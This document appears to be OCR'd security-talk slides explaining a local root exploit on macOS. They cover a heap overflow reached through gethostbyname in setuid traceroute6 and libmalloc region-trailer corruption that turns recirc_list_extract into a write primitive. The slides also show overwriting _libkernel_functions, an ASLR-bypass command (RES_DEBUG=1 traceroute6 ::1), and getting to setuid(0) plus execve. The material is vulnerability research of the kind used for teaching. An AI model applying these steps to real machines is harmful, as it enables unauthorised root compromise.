MALLOC metadata           106136000-106141000               44K
MALLOC metadata           106144000-10614b000               28K
                                ?

MALLOC_LARGE          7fee0ff00000-7fee17f00000              128.0M
MALLOC_LARGE          7fee17f00000-7fee1ff00000              128.0M
MALLOC_LARGE          7fee1ff00000-7fee27f00000              128.0M
MALLOC_LARGE          7fee27f00000-7fee2ff00000              128.0M
MALLOC_LARGE          7fee2ff00000-7fee37f00000              128.0M
MALLOC_LARGE          7fee37f00000-7fee3ff00000              128.0M
MALLOC_LARGE          7fee3ff00000-7fee47f00000              128.0M
MALLOC_LARGE          7fee47f00000-7fee4ff00000              128.0M
MALLOC_TINY           7fee4ff00000-7fee50000000               1024K
MALLOC_SMALL          7fee50000000-7fee50800000               8192K
MALLOC_SMALL          7fee50800000-7fee51000000               8192K
MALLOC_SMALL          7fee51000000-7fee51800000               8192K


Stack                 7ff7b95f4000-7ff7b9df4000               8192K
__OBJC_RW             7ff8471fe000-7ff847200000                  8K
__OBJC_RW             7ff847200000-7ff847400000               2048K
```

domain[INT_MIN] == domain - 2GB

domain[0]

Exploit - libmalloc

- zones -> racks -> magazines -> regions -> chunks

Corresponds to virtual memory pages

```
==== Writable regions for process 43318
REGION TYPE                    START - END         [ VSIZE  RSDNT  DIRTY   SWAP] PRT/MAX
__DATA                      10227c000-102280000    [   16K    16K    16K     0K] rw-/rw-
Kernel Alloc Once           102284000-10228c000    [   32K    16K    16K     0K] rw-/rwx
MALLOC metadata             102298000-10229c000    [   16K    16K    16K     0K] rw-/rwx
MALLOC metadata             1022a0000-1022ac000    [   48K    48K    48K     0K] rw-/rwx
MALLOC metadata             1022b4000-1022c0000    [   48K    48K    48K     0K] rw-/rwx
MALLOC metadata             1022c8000-1022d4000    [   48K    48K    48K     0K] rw-/rwx
MALLOC metadata             1022e0000-1022e4000    [   16K    16K    16K     0K] rw-/rwx
mapped file                 1022e4000-1022f8000    [   80K    16K     0K     0K] rw-/rwx
MALLOC_TINY                 145600000-145700000    [ 1024K    32K    32K     0K] rw-/rwx
MALLOC_TINY                 145700000-145800000    [ 1024K    32K    32K     0K] rw-/rwx
MALLOC_SMALL                145800000-146000000    [ 8192K    32K    32K     0K] rw-/rwx
MALLOC_SMALL                146000000-146800000    [ 8192K    32K    32K     0K] rw-/rwx
MALLOC_MEDIUM               148000000-150000000    [128.0M   144K   144K     0K] rw-/rwx
Stack                       16d394000-16db90000    [ 8176K    32K    32K     0K] rw-/rwx
__DATA                      20725c000-20725f5c0    [   13K    13K    13K     0K] rw-/rw-
```

Exploit - libmalloc

- zones -> racks -> magazines -> regions -> chunks

per-CPU

```
==== Writable regions for process 43318
REGION TYPE                    START - END         [ VSIZE  RSDNT  DIRTY   SWAP] PRT/MAX
__DATA                      10227c000-102280000    [   16K    16K    16K     0K] rw-/rw-
Kernel Alloc Once           102284000-10228c000    [   32K    16K    16K     0K] rw-/rwx
MALLOC metadata             102298000-10229c000    [   16K    16K    16K     0K] rw-/rwx
MALLOC metadata             1022a0000-1022ac000    [   48K    48K    48K     0K] rw-/rwx
MALLOC metadata             1022b4000-1022c0000    [   48K    48K    48K     0K] rw-/rwx
MALLOC metadata             1022c8000-1022d4000    [   48K    48K    48K     0K] rw-/rwx
MALLOC metadata             1022e0000-1022e4000    [   16K    16K    16K     0K] rw-/rwx
mapped file                 1022e4000-1022f8000    [   80K    16K     0K     0K] rw-/rwx
MALLOC_TINY                 145600000-145700000    [ 1024K    32K    32K     0K] rw-/rwx
MALLOC_TINY                 145700000-145800000    [ 1024K    32K    32K     0K] rw-/rwx
MALLOC_SMALL                145800000-146000000    [ 8192K    32K    32K     0K] rw-/rwx
MALLOC_SMALL                146000000-146800000    [ 8192K    32K    32K     0K] rw-/rwx
MALLOC_MEDIUM               148000000-150000000    [128.0M   144K   144K     0K] rw-/rwx
Stack                       16d394000-16db90000    [ 8176K    32K    32K     0K] rw-/rwx
__DATA                      20725c000-20725f5c0    [   13K    13K    13K     0K] rw-/rw-
```

Exploit - libmalloc

- zones -> racks -> magazines -> regions -> chunks

tiny / small / medium / large

```
==== Writable regions for process 43318
REGION TYPE                    START - END         [ VSIZE  RSDNT  DIRTY   SWAP] PRT/MAX
__DATA                 10227c000-102280000    [   16K    16K    16K     0K] rw-/rw-
Kernel Alloc Once      102284000-10228c000    [   32K    16K    16K     0K] rw-/rwx
MALLOC metadata        102298000-10229c000    [   16K    16K    16K     0K] rw-/rwx
MALLOC metadata        1022a0000-1022ac000    [   48K    48K    48K     0K] rw-/rwx
MALLOC metadata        1022b4000-1022c0000    [   48K    48K    48K     0K] rw-/rwx
MALLOC metadata        1022c8000-1022d4000    [   48K    48K    48K     0K] rw-/rwx
MALLOC metadata        1022e0000-1022e4000    [   16K    16K    16K     0K] rw-/rwx
mapped file            1022e4000-1022f8000    [   80K    16K     0K     0K] rw-/rwx
MALLOC_TINY            145600000-145700000    [ 1024K    32K    32K     0K] rw-/rwx
MALLOC_TINY            145700000-145800000    [ 1024K    32K    32K     0K] rw-/rwx
MALLOC_SMALL           145800000-146000000    [ 8192K    32K    32K     0K] rw-/rwx
MALLOC_SMALL           146000000-146800000    [ 8192K    32K    32K     0K] rw-/rwx
MALLOC_MEDIUM          148000000-150000000    [128.0M   144K   144K     0K] rw-/rwx
Stack                  16d394000-16db90000    [ 8176K    32K    32K     0K] rw-/rwx
__DATA                 20725c000-20725f5c0    [   13K    13K    13K     0K] rw-/rw-
```

Exploit - libmalloc

```
REGION TYPE                    START - END                 VSIZE
Kernel Alloc Once         10610f000-106111000                8K
MALLOC metadata           106144000-10614b000               28K
```



```
MALLOC_TINY               7fee4ff00000-7fee50000000        1024K
MALLOC_SMALL              7fee50000000-7fee50800000        8192K
MALLOC_SMALL              7fee50800000-7fee51000000        8192K
MALLOC_SMALL              7fee51000000-7fee51800000        8192K
```



```
Stack                     7ff7b95f4000-7ff7b9df4000        8192K
__OBJC_RW                 7ff8471fe000-7ff847200000           8K
__OBJC_RW                 7ff847200000-7ff847400000        2048K
```

Exploit - libmalloc

```
REGION TYPE                    START - END                 VSIZE
Kernel Alloc Once         10610f000-106111000                8K
MALLOC metadata           106144000-10614b000               28K




                                                <entropic_address>
MALLOC_LARGE           7fee0ff00000-7fee17f00000           128.0M
MALLOC_LARGE           7fee17f00000-7fee1ff00000           128.0M
MALLOC_LARGE           7fee1ff00000-7fee27f00000           128.0M
MALLOC_LARGE           7fee27f00000-7fee2ff00000           128.0M
MALLOC_LARGE           7fee2ff00000-7fee37f00000           128.0M
MALLOC_LARGE           7fee37f00000-7fee3ff00000           128.0M
MALLOC_LARGE           7fee3ff00000-7fee47f00000           128.0M
MALLOC_LARGE           7fee47f00000-7fee4ff00000           128.0M
MALLOC_TINY            7fee4ff00000-7fee50000000            1024K
MALLOC_SMALL           7fee50000000-7fee50800000            8192K
MALLOC_SMALL           7fee50800000-7fee51000000            8192K
MALLOC_SMALL           7fee51000000-7fee51800000            8192K
                                                 <entropy_limit>
Stack                  7ff7b95f4000-7ff7b9df4000            8192K
__OBJC_RW              7ff8471fe000-7ff847200000               8K
__OBJC_RW              7ff847200000-7ff847400000            2048K
```

allocate a lot

Exploit - libmalloc

```
REGION TYPE                  START - END                VSIZE
Kernel Alloc Once      10610f000-106111000                 8K
MALLOC metadata        106144000-10614b000                28K
```

free

```
                                          <entropic_address>
```

```
MALLOC_TINY            7fee4ff00000-7fee50000000        1024K
MALLOC_SMALL           7fee50000000-7fee50800000        8192K
MALLOC_SMALL           7fee50800000-7fee51000000        8192K
MALLOC_SMALL           7fee51000000-7fee51800000        8192K
                                          <entropy_limit>
Stack                  7ff7b95f4000-7ff7b9df4000        8192K
__OBJC_RW              7ff8471fe000-7ff847200000           8K
__OBJC_RW              7ff847200000-7ff847400000        2048K
```

Exploit - libmalloc

```
REGION TYPE                    START - END                 VSIZE
Kernel Alloc Once         10610f000-106111000                8K
MALLOC metadata           106144000-10614b000               28K




                                          <entropic_address>
MALLOC_LARGE              7fee0ff00000-7fee17f00000       128.0M
MALLOC_LARGE              7fee17f00000-7fee1ff00000       128.0M
MALLOC_LARGE              7fee1ff00000-7fee27f00000       128.0M
MALLOC_LARGE              7fee27f00000-7fee2ff00000       128.0M
MALLOC_LARGE              7fee2ff00000-7fee37f00000       128.0M
MALLOC_LARGE              7fee37f00000-7fee3ff00000       128.0M
MALLOC_LARGE              7fee3ff00000-7fee47f00000       128.0M

MALLOC_TINY               7fee4ff00000-7fee50000000      1024K
MALLOC_SMALL              7fee50000000-7fee50800000      8192K
MALLOC_SMALL              7fee50800000-7fee51000000      8192K
MALLOC_SMALL              7fee51000000-7fee51800000      8192K

                                          <entropy_limit>
Stack                     7ff7b95f4000-7ff7b9df4000      8192K
__OBJC_RW                 7ff8471fe000-7ff847200000         8K
__OBJC_RW                 7ff847200000-7ff847400000      2048K
```

domain[INT_MIN] == domain - 2GB

domain[0]

Exploit - libmalloc

- **Need 2 gethostbyname calls**
- **First**
  - alloc a few GBs, then free it
- **Second**
  - to trigger the overflow

Exploit - setuid

traceroute

```
main(int argc, char **argv) {
      // some code


      gethostbyname();

      // drop privs
      setuid(getuid());

      // some code

      gethostbyname();

}
```

Exploit - setuid

traceroute

```
main(int argc, char **argv) {
      // some code


      gethostbyname();

      // drop privs
      setuid(getuid());

      // some code

      gethostbyname();

}
```

effective	real	saved
0	1000	0
1000	1000	1000

Exploit - setuid

traceroute

```
main(int argc, char **argv) {
      // some code


      gethostbyname();

      // drop privs
      setuid(getuid());

      // some code

      gethostbyname();

}
```

traceroute6

```
main(int argc, char **argv) {
      // some code


      gethostbyname();

      // drop privs
      seteuid(getuid());

      setuid(getuid());

      // some code

      gethostbyname();

}
```

Exploit - setuid

traceroute

```
main(int argc, char **argv) {
      // some code


      gethostbyname();

      // drop privs
      setuid(getuid());

      // some code

      gethostbyname();

}
```

effective	real	saved
0	1000	0
1000	1000	0
1000	1000	0

traceroute6


```
main(int argc, char **argv) {
      // some code


      gethostbyname();

      // drop privs
      seteuid(getuid());

      setuid(getuid());

      // some code

      gethostbyname();

}
```

Exploit - setuid


Setuid Demystified*

Hao Chen David Wagner
University of California at Berkeley
{hchen,daw}@cs.berkeley.edu


Drew Dean
SRI International
ddean@csl.sri.com




(a) An FSA describing *setuid* in Linux 2.4.18




(b) An FSA describing *setuid* in Solaris 8




(c) An FSA describing *setuid* in FreeBSD 4.4



(a) An FSA describing *seteuid* in Linux



(b) An FSA describing *setreuid* in Linux



(c) An FSA describing *setresuid* in Linux

Exploit - libmalloc

- What to overwrite?

Exploit - libmalloc

- What to overwrite?
- Application data?
  - Nothing useful

Exploit - libmalloc

- **What to overwrite?**
- **Application data?**
  - Nothing useful
- **Chunks' free lists?**
  - 4-16 bit signatures

Exploit - libmalloc

What's left?

- **Not much :)**
- **You may try to attack metadata at the end of a region**
  - but that's another story…

https://www.synacktiv.com/ressources/Sthack_2018_Heapple_Pie.pdf

Exploit - libmalloc

```
REGION TYPE                    START - END                 VSIZE
Kernel Alloc Once         10610f000-106111000                8K
MALLOC metadata           106117000-10611b000               16K
MALLOC metadata           10611c000-106127000               44K
MALLOC metadata           106129000-106134000               44K
MALLOC metadata           106136000-106141000               44K
MALLOC metadata           106144000-10614b000               28K


MALLOC_LARGE          7fee0ff00000-7fee17f00000   128.0M
MALLOC_LARGE          7fee17f00000-7fee1ff00000   128.0M
MALLOC_LARGE          7fee1ff00000-7fee27f00000   128.0M
MALLOC_LARGE          7fee27f00000-7fee2ff00000   128.0M
MALLOC_LARGE          7fee2ff00000-7fee37f00000   128.0M
MALLOC_LARGE          7fee37f00000-7fee3ff00000   128.0M
MALLOC_LARGE          7fee3ff00000-7fee47f00000   128.0M
MALLOC_LARGE          7fee47f00000-7fee4ff00000   128.0M
MALLOC_TINY           7fee4ff00000-7fee50000000    1024K
MALLOC_SMALL          7fee50000000-7fee50800000    8192K
MALLOC_SMALL          7fee50800000-7fee51000000    8192K
MALLOC_SMALL          7fee51000000-7fee51800000    8192K


Stack                 7ff7b95f4000-7ff7b9df4000    8192K
__OBJC_RW             7ff8471fe000-7ff847200000       8K
__OBJC_RW             7ff847200000-7ff847400000    2048K
```

Tiny region

Exploit - libmalloc

```
typedef struct small_region {
    region_trailer_t trailer;
    msize_t small_meta_words[NUM_SMALL_BLOCKS];
    oob_free_entry_s small_oob_free_entries[SMALL_OOB_COUNT];
    uint8_t pad[SMALL_REGION_PAD];
    region_cookie_t region_cookie;
    small_block_t blocks[NUM_SMALL_BLOCKS];
} * small_region_t;
```

Exploit - libmalloc

```
typedef struct small_region {
     region_trailer_t trailer;
     msize_t small_meta_words[NUM_SMALL_BLOCKS];
     oob_free_entry_s small_oob_free_entries[SMALL_OOB_COUNT];
     uint8_t pad[SMALL_REGION_PAD];
     region_cookie_t region_cookie;
     small_block_t blocks[NUM_SMALL_BLOCKS];
} * small_region_t;
```

Exploit - libmalloc

```
typedef struct small_region {
    region_trailer_t trailer;
    msize_t small_meta_words[NUM_SMALL_BLOCKS];
    oob_free_entry_s small_oob_free_entries[SMALL_OOB_COUNT];
    uint8_t pad[SMALL_REGION_PAD];
    region_cookie_t region_cookie;
    small_block_t blocks[NUM_SMALL_BLOCKS];
} * small_region_t;


typedef struct region_trailer {
    struct region_trailer *prev;
    struct region_trailer *next;
    unsigned bytes_used;
    unsigned objects_in_use;
    mag_index_t mag_index;
    volatile int32_t pinned_to_depot;
    bool recirc_suitable;
    rack_dispose_flags_t dispose_flags;
} region_trailer_t;
```

Exploit - libmalloc

```
static MALLOC_INLINE void
recirc_list_extract(rack_t *rack, magazine_t *mag_ptr, region_trailer_t *node)
{
     node->prev->next = node->next;
     node->next->prev = node->prev;

     node->next = node->prev = NULL;
     mag_ptr->recirculation_entries--;
}
```

Exploit - libmalloc

```
static MALLOC_INLINE void
recirc_list_extract(rack_t *rack, magazine_t *mag_ptr, region_trailer_t *node)
{
     node->prev->next = node->next;
     node->next->prev = node->prev;

     node->next = node->prev = NULL;
     mag_ptr->recirculation_entries--;
}
```

Overwrite region's trailer +

Execute `recirc_list_extract` ==

"overwrite pointer with a pointer" primitive

Exploit - libmalloc

```
static MALLOC_INLINE void
recirc_list_extract(rack_t *rack, magazine_t *mag_ptr, region_trailer_t *node)
{
     node->prev->next = node->next;
     node->next->prev = node->prev;

     node->next = node->prev = NULL;
     mag_ptr->recirculation_entries--;
}
```

free
free_small
small_free_no_lock
small_free_try_recirc_to_depot
small_free_try_depot_unmap_no_lock
recirc_list_extract

moves the region out of list of **almost** free regions

Exploit - libmalloc

- **Requirements:**
  - Allocate a few regions, free them but not fully
    - At least two in “depot”
  - Set target region’s metadata
    - All SMALL_IS_FREE bits cleared in small_meta_words
    - All entries in small_meta_words must be the same and non-zero
    - mag_index set to -1
    - bytes_used and pinned_to_depot must be zero

Exploit - libmalloc

```
recirc_list_extract(rack, depot_ptr, node);

int objects_in_use = small_free_detach_region(rack, depot_ptr, sparse_region);
if (0 == objects_in_use) {
     return sparse_region;
} else {
     malloc_zone_error(rack->debug_flags, true,
               "small_free_try_depot_unmap_no_lock objects_in_use not zero: %d\n",
objects_in_use);
     return NULL;
}
```

Exploit - libmalloc

```
recirc_list_extract(rack, depot_ptr, node);

int objects_in_use = small_free_detach_region(rack, depot_ptr, sparse_region);
if (0 == objects_in_use) {
     return sparse_region;
} else {
     malloc_zone_error(rack->debug_flags, true,
                "small_free_try_depot_unmap_no_lock objects_in_use not zero: %d\n",
objects_in_use);
     return NULL;
}
```

Exploit - libmalloc

```
recirc_list_extract(rack, depot_ptr, node);

int objects_in_use = small_free_detach_region(rack, depot_ptr, sparse_region);
if (0 == objects_in_use) {
    return sparse_region;
} else {
    malloc_zone_error(rack->debug_flags, true,
            "small_free_try_depot_unmap_no_lock objects_in_use not zero: %d\n",
objects_in_use);
    return NULL;
}
```

Exploit - libmalloc

```
void malloc_zone_error(...)
{
     if (WRITE_TO_DEBUG_FILE(flags)) {
          _simple_put(b, STDERR_FILENO);
     }
     abort();
}
```

Exploit - libmalloc

```
void malloc_zone_error(...)
{
     if (WRITE_TO_DEBUG_FILE(flags)) {
          _simple_put(b, STDERR_FILENO);
     }
     abort();
}
```

```
_simple_put(_SIMPLE_STRING b, int fd)
{
     ((BUF *)b)->fd = fd;
     _flush((BUF *)b);
}
```

Exploit - libmalloc

```
void malloc_zone_error(...)
{
     if (WRITE_TO_DEBUG_FILE(flags)) {
          _simple_put(b, STDERR_FILENO);
     }
     abort();
}
```

```
_simple_put(_SIMPLE_STRING b, int fd)
{
     ((BUF *)b)->fd = fd;
     _flush((BUF *)b);
}
```

```
_flush(BUF *b) {
       char *buf = b->buf;
       ssize_t n = b->ptr - buf;
       ssize_t w;

       while (n > 0) {
              w = write(b->fd, buf, n);
              if (w <= 0) {
                     if (errno == EINTR || errno == EAGAIN)
                            continue;
                     break;
              }
              n -= w;
              buf += n;
       }
}
```

Exploit - libmalloc

```
void malloc_zone_error(...)
{
     if (WRITE_TO_DEBUG_FILE(flags)) {
          _simple_put(b, STDERR_FILENO);
     }
     abort();
}
```

```
_simple_put(_SIMPLE_STRING b, int fd)
{
     ((BUF *)b)->fd = fd;
     _flush((BUF *)b);
}
```

```
/* simple syscalls (0 to 4 args) */
#define     SYSCALL_0to4(name, cerror)
            \
      MI_ENTRY_POINT(_##name)
            ;\
      DO_SYSCALL(SYS_##name)
            ;\
      bxcc  lr
                  /* return if carry is clear
(no error) */ ; \
1:    MI_BRANCH_EXTERNAL(_##cerror)
```

```
_flush(BUF *b) {
       char *buf = b->buf;
       ssize_t n = b->ptr - buf;
       ssize_t w;

       while (n > 0) {
              w = write(b->fd, buf, n);
              if (w < 0) {
                     if (errno == EINTR || errno == EAGAIN)
                            continue;
                     break;
              }
              n -= w;
              buf += n;
       }
}
```

Exploit - libmalloc

```
void malloc_zone_error(...)
{


}
```

```
cerror(int err)
{
      _pthread_exit_if_canceled(err);
      return cerror_nocancel(err);
}
```

```
/* simple syscalls (0 to 4 args) */
#define     SYSCALL_0to4(name, cerror)
            \
      MI_ENTRY_POINT(_##name)
            ;\
      DO_SYSCALL(SYS_##name)
            ;\
      bxcc  lr
                  /* return if carry is clear
(no error) */ ; \
1:    MI_BRANCH_EXTERNAL(_##cerror)
```

```
_simple_put(_SIMPLE_STRING b, int fd)
{
      ((BUF *)b)->fd = fd;
      _flush((BUF *)b);
}
```

```
_flush(BUF *b) {
      char *buf = b->buf;
      ssize_t n = b->ptr - buf;
      ssize_t w;

      while (n > 0) {
            w = write(b->fd, buf, n);
            if (w < 0) {
                  if (errno == EINTR || errno == EAGAIN)
                        continue;
                  break;
            }
            n -= w;
            buf += n;
      }
}
```

Exploit - libmalloc

```
void malloc_zone_error(...)
{


}
```

```
cerror(int err)
{
	_pthread_exit_if_canceled(err);
	return cerror_nocancel(err);
}
```

```
_simple_put(_SIMPLE_STRING b, int fd)
{
	((BUF *)b)->fd = fd;
	_flush((BUF *)b);
}
```

```
/* simple syscalls (0 to
#define	SYSCALL_0to4
		\
	MI_ENTRY_POINT(_##
		;\
	DO_SYSCALL(SYS_##n
		;\
	bxcc	lr
			/* return if carry is clear
(no error) */ ; \
1:	MI_BRANCH_EXTERNAL(_##cerror)
```

```
_pthread_exit_if_canceled(int error)
{
	return _libkernel_functions->_pthread_exit_if_canceled(error);
}
```

```
_flush(BUF *b) {
	char *buf = b->buf;
	ssize_t n = b->ptr - buf;
                                continue;
                        break;
                }
                n -= w;
                buf += n;
        }
}
```

Exploit - libmalloc

- **Requirements:**
  - Set target region's metadata
  - Allocate a few regions, free them but not fully
  - Make write syscall fail

Exploit - libmalloc

- **Requirements:**
  - Set target region's metadata
  - Allocate a few regions, free them but not fully
  - Make write syscall fail
    - Close stderr (TTY)
    - Local exploits only
      - Remote can target other region types than small - less stable

Exploit - libmalloc

- Heap overflow -> “overwrite pointer with a pointer”
- Where to write? `_libkernel_functions`
  - address?
- What to write?

Exploit - libmalloc

- /usr/lib/system/libsystem_kernel.dylib
- Shared dylib cache -> const addresses!
    - Even for SUID programs
    - Randomized once at system boot

Exploit - libmalloc

- Heap overflow -> “write a pointer anywhere” primitive
- Where to write? `_libkernel_functions`
- What to write?
  - Pointer to the heap

Exploit - libmalloc

- Heap overflow -> “write a pointer anywhere” primitive
- Where to write? `_libkernel_functions`
- What to write?
  - Pointer to the heap
  - ASLR ;/

ASLR bypass demo

```
RES_DEBUG=1 traceroute6 ::1
```

Exploit - libmalloc

- Heap overflow -> “write a pointer anywhere” primitive
- Where to write? `_libkernel_functions`
- What to write? Heap address
- RIP control!
  - JOP
  - setuid(0) + execve

Exploit - Apple Silicon

- Got a brand new mac with M4
- Changing target

Exploit - Apple Silicon

Intel

```
REGION TYPE                    START - END                 VSIZE
Kernel Alloc Once         10610f000-106111000                8K
MALLOC metadata           106117000-10611b000               16K
MALLOC metadata           10611c000-106127000               44K
MALLOC metadata           106129000-106134000               44K
MALLOC metadata           106136000-106141000               44K
MALLOC metadata           106144000-10614b000               28K




MALLOC_TINY          7fee4ff00000-7fee50000000             1024K
MALLOC_SMALL         7fee50000000-7fee50800000             8192K
MALLOC_SMALL         7fee50800000-7fee51000000             8192K
MALLOC_SMALL         7fee51000000-7fee51800000             8192K


Stack                7ff7b95f4000-7ff7b9df4000             8192K
__OBJC_RW            7ff8471fe000-7ff847200000                8K
__OBJC_RW            7ff847200000-7ff847400000             2048K
```


Apple Silicon

```
REGION TYPE                    START - END                 VSIZE
Kernel Alloc Once         1003d0000-1003d8000               32K
MALLOC metadata           1003e4000-1003e8000               16K
MALLOC metadata           1003ec000-1003f8000               48K
MALLOC metadata           100400000-10040c000               48K
MALLOC metadata           100414000-100420000               48K
MALLOC metadata           10042c000-100430000               16K

MALLOC_TINY               13ee00000-13ef00000             1024K
MALLOC_SMALL              13f000000-13f800000             8192K
MALLOC_SMALL              13f800000-140000000             8192K
MALLOC_SMALL              140000000-140800000             8192K


Stack                     16f240000-16fa3c000             8176K
__DATA                    1f22c4000-1f22c75c0               13K
__DATA                    1f22c75c0-1f22c75d8               24
```

